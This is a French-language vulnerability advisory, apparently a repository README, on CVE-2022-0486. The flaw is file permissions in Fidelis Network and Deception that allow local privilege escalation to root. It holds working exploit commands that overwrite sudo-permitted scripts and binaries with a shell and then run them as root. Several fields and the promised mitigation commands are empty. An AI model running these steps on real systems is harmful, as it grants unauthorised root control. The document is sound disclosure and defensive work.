 henryreed/cve-2022-0486
Fidelis Network and Deception - Élévation de privilèges par permissions de fichiers non sécurisées - Multiples

Toutes les exploitations ont été approuvées pour une divulgation publique par le gouvernement des États-Unis. Un remerciement spécial aux militaires et aux agents de liaison gouvernementaux chargés d'approuver la documentation pour une distribution illimitée. Veuillez vous référer aux numéros OTR suivants :
Date : 20220517 2005H UTC
Auteur de l'exploit : Henry Reed, The Aerospace Corporation
Page d'accueil du fournisseur : https://fidelissecurity.com/
Versions affectées :
Testé sur :
CVE : CVE-2022-0486
Description CVE : Des permissions de fichiers incorrectes dans les composants CommandPost, Collector, Sensor et Sandbox de Fidelis Network and Deception permettent à un attaquant disposant d'un accès administratif local à la CLI de modifier les fichiers affectés et de permettre une élévation de privilèges équivalents à ceux de l'utilisateur root. La vulnérabilité est présente dans les versions de Fidelis Network and Deception antérieures à 9.4.5. Des correctifs et mises à jour sont disponibles pour corriger cette vulnérabilité.
Plusieurs exploits existent sous cette CVE, car cette CVE couvre une série de permissions de fichiers incorrectes. Tous les exploits sont dus à une permission NOPASSWD et à plusieurs permissions sudoers nécessitant un mot de passe accordées à l'utilisateur fidelis sur des binaires ou scripts que l'utilisateur fidelis possède, permettant ainsi à l'utilisateur fidelis de modifier arbitrairement le fichier. Cela permet une élévation de privilèges locale.
Fichier affecté avec NOPASSWD :
Fichiers affectés nécessitant un mot de passe :
Il est recommandé aux utilisateurs affectés de Fidelis Deception ou Fidelis Network de mettre à jour leur logiciel pour corriger cette vulnérabilité. Il est également recommandé à tous les utilisateurs, qu'ils aient été affectés ou non par cette vulnérabilité, de désactiver l'accès shell à leurs produits Fidelis après la configuration initiale.
Si, pour une raison quelconque, aucune de ces solutions n'est possible, une atténuation pour chaque fichier vulnérable est décrite dans ce document. Dans la mesure des tests de l'auteur, il semble que les utilisateurs devront utiliser l'une de ces vulnérabilités pour élever leurs privilèges avant de pouvoir appliquer les atténuations décrites. Il est donc fortement recommandé de mettre à jour Fidelis et de désactiver SSH.
Testé sur :
Des permissions de propriété mal configurées sur /FSS/bin/shutdown.pl permettent à l'utilisateur fidelis d'élever ses privilèges au niveau de l'utilisateur root dans plusieurs produits Fidelis. Par défaut, la configuration sudoers permet à l'utilisateur fidelis d'exécuter /FSS/bin/shutdown.pl en tant qu'utilisateur root sans demander de mot de passe. Le fichier appartient à l'utilisateur fidelis, ce qui permet à celui-ci de modifier arbitrairement le script et d'élever ses privilèges.
$ chmod 700 /FSS/bin/shutdown.pl
$ echo '#!/usr/bin/perl -w' > /FSS/bin/shutdown.pl
$ echo "exec '/bin/sh';" >> /FSS/bin/shutdown.pl
$ cat /FSS/bin/shutdown.pl
#!/usr/bin/perl -w
exec '/bin/sh';
$ sudo /FSS/bin/shutdown.pl

Capture d'écran illustrant la découverte et l'exploitation de la vulnérabilité. Notez la ligne NOPASSWD, qui indique que shutdown.pl est un candidat potentiel pour l'élévation de privilèges :

Changer les propriétaires utilisateur et groupe de /FSS/bin/shutdown.pl en root:fidelis et n'autoriser que les permissions de lecture et d'exécution pour le propriétaire du groupe de /FSS/bin/shutdown.pl atténuerait cette vulnérabilité :
Testé sur :
Des permissions de propriété mal configurées sur /FSS/setup/cert_mgmt permettent à l'utilisateur fidelis d'élever ses privilèges au niveau de l'utilisateur root dans plusieurs produits Fidelis. Par défaut, la configuration sudoers permet à l'utilisateur fidelis d'exécuter /FSS/setup/cert_mgmt en tant qu'utilisateur root si un mot de passe est fourni. Le fichier appartient à l'utilisateur fidelis, ce qui permet à celui-ci de modifier arbitrairement le script et d'élever ses privilèges.
$ chmod u+w /FSS/setup/cert_mgmt
$ cp /bin/bash /FSS/setup/cert_mgmt
$ sudo /FSS/setup/cert_mgmt

Capture d'écran illustrant la découverte et l'exploitation de la vulnérabilité :

Changer les propriétaires utilisateur et groupe de /FSS/setup/cert_mgmt en root:fidelis et n'autoriser que les permissions de lecture et d'exécution pour le propriétaire du groupe de /FSS/setup/cert_mgmt atténuerait cette vulnérabilité :
Testé sur :
Des permissions de propriété mal configurées sur /FSS/bin/db_updater permettent à l'utilisateur fidelis d'élever ses privilèges au niveau de l'utilisateur root dans Fidelis CommandPost. Par défaut, la configuration sudoers permet à l'utilisateur fidelis d'exécuter /FSS/bin/db_updater en tant qu'utilisateur root si un mot de passe est fourni. Le fichier appartient à l'utilisateur fidelis, ce qui permet à celui-ci de modifier arbitrairement le binaire et d'élever ses privilèges.
$ chmod u+w /FSS/bin/db_updater
$ cp /bin/bash /FSS/bin/db_updater
$ sudo /FSS/bin/db_updater
